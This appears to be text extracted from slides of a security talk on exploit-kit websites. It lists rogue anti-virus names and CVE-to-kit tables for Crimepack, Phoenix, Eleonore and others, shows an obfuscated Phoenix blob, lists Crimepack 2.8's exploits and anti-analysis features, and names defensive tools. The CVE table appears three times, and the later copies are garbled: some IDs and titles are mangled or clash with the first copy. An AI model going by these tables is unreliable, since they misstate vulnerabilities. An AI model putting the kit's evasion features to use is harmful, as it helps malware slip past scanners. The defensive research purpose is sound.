


Exploit site goes through redirector





Exploit Site Serves Rogue Anti-Virus



Exploit Site Serves Rogue Anti-Virus

- XP Security Tool 2010
- XP Defender Pro
- Vista Security Tool 2010
- Vista Defender Pro



Malicious Site Serves – Exploit Kits

CVE	TITLE	CRIMEPACK	PHOENIX	ELEONORE	FRAGUS	YES EXPLOIT	SIBERIA	EL FIESTA	ICEPACK	MPACK	WEB ATTACKER
CVE-2003-0111	MS03-011 - ByteCode Verifier component flaw in Microsoft VM										Yes
CVE-2004-1043	MS05-001 - HTML vulnerabilities										Yes
CVE-2005-2127	COM Object Instantiation Memory Corruption (Msdss.dll)							Yes			
CVE-2005-2265	MPSA2005-50 - Firefox InstallVersion.compareTo			Yes							Yes
CVE-2006-0003	MS06-014 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution	Yes				Yes		Yes	Yes	Yes	Yes
CVE-2006-0005	MS06-006 - Windows Media Player plug-in vulnerability for Firefox & Opera			Yes					Yes	Yes	Yes
CVE-2006-1359	MS06-013 - CreateTextRange										Yes
CVE-2006-3643	Microsoft Management Console (MMC) Redirect Cross-Site Scripting (XSS) vulnerability (IE)								Yes	Yes	
CVE-2006-3677	Firefox -JS navigator Object Code			Yes					Yes		
CVE-2006-3730	WebViewFolderIcon (IE)							Yes	Yes	Yes	
CVE-2006-4868	MS06-055 - Windows Vector Markup Language Vulnerability										Yes
CVE-2006-4777	DirectAnimation ActiveX Controls Memory Corruption Vulnerability							Yes			
CVE-2006-5559	MS07-009 - IE6/Microsoft Data Access Components (MDAC) Remote Code Execution		Yes	Yes		Yes					
CVE-2006-5745	Microsoft XML Core Services Vulnerability							Yes			
CVE-2006-5820	AOL SuperBuddy ActiveX Control "LinkSBIcons()" Vulnerability							Yes			
CVE-2006-6884	WinZip FileView ActiveX (IE)									Yes	
CVE-2007-0015	Apple QuickTime RTSP URI (IE)							Yes		Yes	
CVE-2007-0018	NCTsoft NCTAudioFile2 ActiveX Control Remote Buffer Overflow Vulnerability							Yes			
CVE-2007-0024	Vector Markup Language Vulnerability (IE)								Yes		
CVE-2007-0071	Integer overflow in Adobe Flash Player 9		Yes		Yes						
CVE-2007-3147/3148	Yahoo! Messenger Webcam (IE)								Yes		
CVE-2007-4034	Yahoo! Widgets YDP (IE)								Yes		
CVE-2007-4936	DirectX - DirectTransform FlashPix ActiveX (IE)								Yes		
CVE-2007-5327	CA BrightStor ARCserve Backup Multiple Vulnerabilities							Yes			
CVE-2007-5659/2008-0655	PDF Exploit - collab. collectEmailInfo	Yes	Yes	Yes	Yes	Yes	Yes	Yes			
CVE-2007-5755	AOL Radio AmpX Buffer Overflow	Yes									
CVE-2007-6250	AOL Radio AmpX (AOLMediaPlaybackControl) ActiveX control vulnerability				Yes						
CVE-2008-0015	MS09-032 DirectX DirectShow (IE)		Yes	Yes	Yes						
CVE-2008-1309	RealPlayer ActiveX Control "Console" Property Memory Corruption							Yes			
CVE-2008-2463	MS08-041 - MS Access Snapshot Viewer	Yes			Yes	Yes		Yes			
CVE-2008-2992	PDF Exploit - util.printf	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2008-4844	Internet Explorer 7 XML Exploit	Yes									
CVE-2008-5353	Javad0 - JRE Calendar		Yes	Yes							
CVE-2009-0075/0076	MS09-002 - IE7 Memory Corruption			Yes	Yes	Yes					
CVE-2009-0355	Firefox - Components/sessionstore/src/nsSessionStore.js	Yes									
CVE-2009-0806	IEPeers Remote Code Execution	Yes									
CVE-2009-0927	PDF Exploit - collab.getIcon	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2009-1136	MS09-043 - IE OWC Spreadsheet ActiveX control Memory Corruption	Yes			Yes						
CVE-2009-1869	Integer overflow in the AVM2 abcFile parser in Adobe Flash Player		Yes								
CVE-2009-2477	Firefox - Font tags			Yes							
CVE-2009-3269	Telnet for Opera TN3270	Yes									
CVE-2009-3867	Java Runtime Env. getSoundBank Stack BOF	Yes	Yes								
CVE-2009-4324	PDF Exploit - doc.media.newPlayer		Yes	Yes							
CVE-2010-0188	PDF Exploit - LibTIFF Integer Overflow	Yes	Yes								
CVE-2010-0806	IE7 Uninitialized Memory Corruption	Yes									

Malicious Site Serves – Exploit Kits

CVE	TITLE	CRIMEPACK	PHOENIX	ELEONORE	FRAGUS	YES EXPLOIT	SIBERIA	EL FIESTA	ICEPACK	MPACK	WEB ATTACKER
CVE-2003-0111	MS03-011 - ByteCode Verifier component flaw in Microsoft VM										Yes
CVE-2004-1043	MS05-001 - HTML vulnerabilities										Yes
CVE-2005-0227	MS05-027 - Microsoft Internet Explorer Memory Corruption (Msdss.dll)							Yes			
CVE-2005-2265	MS05-025 - Firefox ImageBrowsers::ImageTo			Yes							Yes
CVE-2006-0003	MS06-014 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution	Yes				Yes		Yes	Yes	Yes	Yes
CVE-2006-0005	MS06-006 - Windows Media Player plug-in vulnerability for Firefox & Opera			Yes					Yes	Yes	Yes
CVE-2006-1359	MS06-013 - CreateFileFromURL										Yes
CVE-2006-4433	Microsoft Internet Console (MMC) Redirect Cross-Site Scripting (XSS) vulnerability (IE)								Yes	Yes	
CVE-2006-3677	Firefox - Favicon Object Code			Yes					Yes		
CVE-2006-3730	WebViewFolderIcon (IE)							Yes	Yes	Yes	
CVE-2006-4868	MS06-055 - Windows Vector Markup Language Vulnerability										Yes
CVE-2006-7777	DirectX - DirectX Color Buffer Memory Corruption Vulnerability							Yes			
CVE-2006-5559	MS07-009 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution		Yes	Yes		Yes					
CVE-2006-5745	Microsoft XML Core Services Vulnerability							Yes			
CVE-2006-5820	AOL SuperBuddy ActiveX Control "LinkSBIcons()" Vulnerability							Yes			
CVE-2006-5984	WinZip - WinZip ActiveX (IE)									Yes	
CVE-2007-0015	WinZip - WinZip ActiveX (IE)									Yes	
CVE-2007-0018	Microsoft Internet Explorer ActiveX Control Remote Buffer Overflow Vulnerability							Yes			
CVE-2007-0024	Vector Markup Language Vulnerability (IE)								Yes		
CVE-2007-0071	Integer overflow in Adobe Flash Player 9		Yes		Yes						
CVE-2007-4736	Control Manager - Windows (IE)								Yes		
CVE-2007-4034	Control Manager - Windows (IE)								Yes		
CVE-2007-4336	DirectX - DirectTransform FlashPix ActiveX (IE)								Yes		
CVE-2007-5327	CA BrightStor ARCserve Backup Multiple Vulnerabilities							Yes			
CVE-2007-5925	Firefox - Firefox EmailInfo	Yes	Yes	Yes	Yes	Yes	Yes	Yes			
CVE-2007-5755	Firefox - Firefox Remote Buffer Overflow	Yes									
CVE-2007-6250	AOL Radio AmpX (AOLMediaPlaybackControl) ActiveX control vulnerability				Yes						
CVE-2008-0015	MS09-032 DirectX DirectShow (IE)		Yes	Yes	Yes						
CVE-2008-1309	Remote Code Execution "Console" Property Memory Corruption							Yes			
CVE-2008-1863	Microsoft Internet Explorer Slideshow Viewer	Yes			Yes	Yes		Yes			
CVE-2008-2992	PDF - Exploit - collab.geticon	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2008-4844	Internet Explorer 7 XML Exploit	Yes									
CVE-2008-5353	Javad0 - JRE Calendar		Yes	Yes							
CVE-2009-0750	MS09-002 - Remote Code Corruption			Yes	Yes	Yes					
CVE-2009-0355	Firefox - Firefox nsSessionStore/src/nsSessionStore.js	Yes									
CVE-2009-0806	IEPeers Remote Code Execution	Yes									
CVE-2009-0927	PDF Exploit - collab.geticon	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2009-1036	MS09-041 - Microsoft Spreadsheet ActiveX control Memory Corruption	Yes			Yes						
CVE-2009-1969	Integer overflow in the AVM2 abcFile parser in Adobe Flash Player		Yes								
CVE-2009-2477	Firefox - Font tags			Yes							
CVE-2009-3269	Telnet for Opera TN3270	Yes									
CVE-2009-3867	Java Runtime Env - netScapeBank Stack BOF	Yes	Yes								
CVE-2009-4024	PDF Exploit - collab.geticon		Yes		Yes						
CVE-2010-0188	PDF Exploit - collab.geticon	Yes	Yes								
CVE-2010-0806	IE7 Uninitialized Memory Corruption	Yes									

Malicious Site Serves – Exploit Kits

[illegible]

Malicious Site Serves – Exploit Kits

Firefox

Internet Explorer

Opera

Java/Reader/Flash

CVE	TITLE	CRIMEPACK	PHOENIX	ELEONORE	FRAGUS	YES EXPLOIT	SIBERIA	EL FIESTA	ICEPACK	MPACK	WEB ATTACKER
CVE-2003-0111	MS03-011 - ByteCode Verifier component flaw in Microsoft VM										Yes
CVE-2004-1043	MS05-001 - HTML vulnerabilities										Yes
CVE-2005-0227	COM Object Instantiation Memory Corruption (Msdss.dll)							Yes			
CVE-2005-2265	MS05-055 - Firefox InstallVersion.compareTo			Yes							Yes
CVE-2006-0003	MS06-014 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution	Yes				Yes		Yes	Yes	Yes	Yes
CVE-2006-0005	MS06-006 - Windows Media Player plug-in vulnerability for Firefox & Opera			Yes					Yes	Yes	Yes
CVE-2006-1359	MS06-013 - CreateTextRange										Yes
CVE-2006-3643	Microsoft Management Console (MMC) Redirect Cross-Site Scripting (XSS) vulnerability (IE)								Yes	Yes	
CVE-2006-3677	Firefox -JS navigator Object Code			Yes					Yes		
CVE-2006-3730	WebViewFolderIcon (IE)							Yes	Yes	Yes	
CVE-2006-4868	MS06-055 - Windows Vector Markup Language Vulnerability										Yes
CVE-2006-5777	Internet Explorer ActiveX Control "LinkSBIcons()" Vulnerability							Yes			
CVE-2006-5559	MS06-039 - Microsoft Data Access Components (MDAC) Remote Code Execution		Yes	Yes		Yes					
CVE-2006-5745	Microsoft XML Core Services Vulnerability							Yes			
CVE-2006-5820	AOL SuperBuddy ActiveX Control "LinkSBIcons()" Vulnerability							Yes			
CVE-2006-6884	WinZip FileView ActiveX (IE)									Yes	
CVE-2007-0015	Apple QuickTime RTSP URI (IE)									Yes	
CVE-2007-0018	NCTsoft NCTAudioFile2 ActiveX Control Remote Buffer Overflow Vulnerability							Yes			
CVE-2007-0024	Vector Markup Language Vulnerability (IE)								Yes		
CVE-2007-0071	Integer overflow in Adobe Flash Player 9		Yes		Yes						
CVE-2007-0471	Internet Explorer Webcam (IE)								Yes		
CVE-2007-4034	Internet Explorer WDP (IE)								Yes		
CVE-2007-4336	DirectX - DirectTransform FlashPix ActiveX (IE)								Yes		
CVE-2007-5327	CA BrightStor ARCserve Backup Multiple Vulnerabilities							Yes			
CVE-2007-5659/2008-0655	PDF Exploit -collab. collectEmailInfo	Yes	Yes	Yes	Yes	Yes	Yes	Yes			
CVE-2007-5755	AOL Radio AmpX Buffer Overflow	Yes									
CVE-2007-6250	AOL Radio AmpX (AOLMediaPlaybackControl) ActiveX control vulnerability				Yes						
CVE-2008-0015	MS09-032 DirectX DirectShow (IE)		Yes	Yes	Yes						
CVE-2008-1309	RealPlayer ActiveX Control "Compu" Property Memory Corruption							Yes			
CVE-2008-1863	Internet Explorer ActiveX Control "Compu" Property Memory Corruption	Yes			Yes	Yes		Yes			
CVE-2008-2992	PDF Exploit -collab. collectEmailInfo	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2008-4844	Internet Explorer 7 XML Exploit	Yes									
CVE-2008-5353	Javad0 - JRE Calendar		Yes	Yes							
CVE-2009-0075/0076	MS09-002 - IE7 Memory Corruption			Yes	Yes	Yes					
CVE-2009-0355	Firefox - Components/sessionstore/src/nsSessionStore.js	Yes									
CVE-2009-0806	IEPeers Remote Code Execution	Yes									
CVE-2009-0927	PDF Exploit - collab.geticon	Yes	Yes	Yes	Yes	Yes	Yes				
CVE-2009-1136	MS09-043 - IE OWC Spreadsheet ActiveX control Memory Corruption	Yes			Yes						
CVE-2009-1869	Integer overflow in the AVM2 abcFile parser in Adobe Flash Player		Yes								
CVE-2009-2477	Firefox - Font tags			Yes							
CVE-2009-3269	Telnet for Opera TN3270	Yes									
CVE-2009-3867	Java Runtime Env. getSoundBank Stack BOF	Yes	Yes								
CVE-2009-4324	PDF Exploit - doc.media.newPlayer			Yes							
CVE-2010-0188	PDF Exploit - LibTIFF Integer Overflow	Yes	Yes								
CVE-2010-0806	IE7 Uninitialized Memory Corruption	Yes									

Obfuscated content (Phoenix pack)

```
*_U.;a00>L75-E9CSC:2;SD87X_U.;00QEQND8L-;SD2L75;.;SD2L75;.;SD2L75;.;SD2L7548.D87X>-<;1D8+N;3C)J._VO-*?SB60-+W5*Y*7SD-  
-EWS4Kda0Wad-W5;[+D8GVIGSB*1ND8.g-W5,-,a_W^K8_V3c:W5;*QW5*c*75,.3f<[,BO_WMa8_WKV-D8*5+D8/P+W5Bh075,7J75.L2_WPB5<[22-<b8Z  
@QL4Z008M*D83a2_V:00_W*V?SE/.M<:<75./LW5.JJW5FO:7SE8c7SE1C-<[+B5<a+V-D8da9D8Z7L75FO^E<a4300X-.?SEQBhSE/.M<)*[2_VME4D8:S  
+W5>L2,U==^ecFeUcVHA-QI+gegNb88NEc.;.3b7Ob[Bq93YL[d6II/M_b[BqXIWXI8EXi-h>+_Ec.;.3b3+eNYLOZdbZI8Y?SS^S[CVY=I8QWQPa[Lh?8P=  
/PeKQb`>R,D.Z^feT>+Y;YMG.3KQb`>R*H-]VXQ8Q/P)g9cChh74*1j7g893+eNYLN[gOQd+WKNKSJKB*J.;=2J>;..?;*~2L2KQRL2L,R7.,.B_4L2L2.L8B  
[M068BB.5;.:.D2*M.B-3B-R:D2L0662,RL2L27.B[L4;*0/</+RM2L.<?.;L<RJ_OL06B[M06Ja,L2L2B[M06BZ[N*]>_OJ.D7MAK>:D2:2:06D83NJ03Z  
,T684N=)]871B=K.e:90c,a7>O.FU,4L+>+290e*T;.B<<RJ`35B`22L06LKRL2L2HRL-;VM2]-;.OL2J>;.:.56M-G.;.:a:D2MRJ[<LY02<2^V7K8/*CM  
82L/PO.U_2L2L-;.:.;+RL8O.;.:.FL2J;6[P>Z>/CP/BDL6?_V*=6+NL,2L9,D[K*.;J+*3P*];+:2ABE,V4KU6ZU-.;LXOJVR:+2ZU-.S/+7BZPC*.;KB>3  
./DN,V8L68.U-C5+B7J,G-6D[K*.;J**3*LVR;+B-3B*QO7H862*L6*2862=3,4)K../J6OJ,G*,J80[O*ca422JL:Mb6dPO286^V+_V;H6DdJH*:K16;]2;  
,6dPF:O>ZBJVSNH.^64Z[.BUSB54.;<64Z[42g3UO.^4B*^64]K2656ZU-.;LXOJVR:+2ZU-.RMZ.;JQC:JV+ZV^,V6:D4e8,]K..M,V6<L9,/O,230/BBO+6  
^VhJ6::NB*3./KVSNK*3[PCP/BDL6?_V/O,230/BBO.H/=3./J,GKV:18>3P*.*8^a*[+08^64Z[.BUSB54.;<64Z[42g28>2JNB7KL>.*8^a*[+04^64Z[  
.BUSB*PB-3.;,9,*=6+NL,.54.;<66;82[8*3_B3PGQV+L,L8GKV4ZUR[+8Z0025*B31XL+C5-B`J2hQ.*;+:B^3,D[P,Z.*.J;:T;:3B_BE+B2;:CJ6N:  
:LVR;+B-3B*Q;c=:P**+*J*B2:P*24>4._3J**2*O**,+,+=D.+_BN,V8L68ZD,e,,[8*e6f-B7K>>2JJV6=L,.2QBE,:RL,,[K2.2QBE,:Z;:CJ6N::KC:L  
,:KL,[O4Z+8KR:VR;+2ZU-.R3PGQV+L,,6B76N:8*3a0[+C:PB*6f9B-...E+,)K..M,V6<JPCaHZ0222<6CNL,Za>]8*3_B+23a>25*06E26E2:E2Z)R+  
*2J[27*2L/:>E_*7eOMHL;Y:ZbH:E[M0gEMH6L+;4*:<-;N4J>>M_5:7-><KKRJM*JN0H2?*RS1P8JTORO--:1;.,:D6K>267+271:<8J>.J_*JN2JN.J.4JNC  
/230:e4:W+RRB.OLKVJ>J>G/-_J>K>OLKO:D408+RS1R7/-HJ>LNOLKLR7/-7:D;:B)23100+2:CN.K1;+2:[R3,8e4:<.:N;.:.;.:D-;.:D-;.:  
.:D-;.:.;.:.;+R;*RS*RL-:L*:D2HR]-;.,JNOL2;.:.OJ.OK.,J_O;:OJ>_H_2DK.,J.;.OK.OM_52;`2Dj72J->4cRZPR^2Se+6K>ODNV[  
>HDM2KE6JU2KR=2017;N:WP:^27*P;48DM2KE66E27ZP;48.<2L2e8MRh,_HDK.*DKA/O8./]:B:2L2K.ONRh,_DK.7:3KN:*L.;*R71:e/R2`,2DJ=-,L+  
.L2L*;_OJ_>cQ>B_F+;K0h]2]271;_G1:_G1:_G1:_G1:_G1:_G1:_G1:_G1:_G1:_G1,3.;,00;/2L2L27.;_5V7K8/;_*RL2L2,*5`IHDBYIA`1TU=1^K
```

Crimepack 2.8 released before March 10'

Exploits include:

- *Adobe Acrobat Reader Exploits (including CVE-2010-0188)*
- *JRE (GSB & SERIALIZE)*
- *MDAC (IE)*
- *MS09-032 (IE)*
- *MS09-002 (IE)*
- *CVE-2010-0806 (IE)*

Crimepack 2.8 Anti-Analysis

Features include:

1. Undetected by AV Scanners (JavaScript & PDF/JAR/JPG files)
2. Random PDF Obfuscation (Not using static PDF file like other packs)
3. Blacklist checker & AutoChecker
4. Prevent Wepawet, JSunpack and other JavaScript unpackers to decode your page

Crimepack 2.8 Changes

- Added CVE-2010-0806
- Added CVE-2010-0188
- Added more ip's to block
- IFrame generator
- Redirector for non-vulnerable traffic
- New JS cryptor
- Anti-Kaspersky emulation

RECAP OF NEEDS: Track and Organize

Organize and analyze
malicious website data

Correlate data

- Similar mass injection attacks (C/R/E)
- attacker patterns (providers/content/kits)

Current Resources


Websites:

- Wepawet
- Anubis
- ZeusTracker
- BLADE (*new*)
- Robtex
- Unmask Parasites
- Malwaredomainlist.com
- Badwarebusters.org
- VirusTotal.com
- Etc.


Tools:

- Malzilla
- Rhino Debugger
- FF JavaScript Deobfuscator
- DS's SpiderMonkey
- Jsunpack
- Caffeine Monkey
- NJS
- Etc.

Malzilla V.S. The Phoenix Exploit Kit



Malzilla V.S. The Phoenix Exploit Kit



JSUNPACK V.S. The Phoenix Exploit Kit

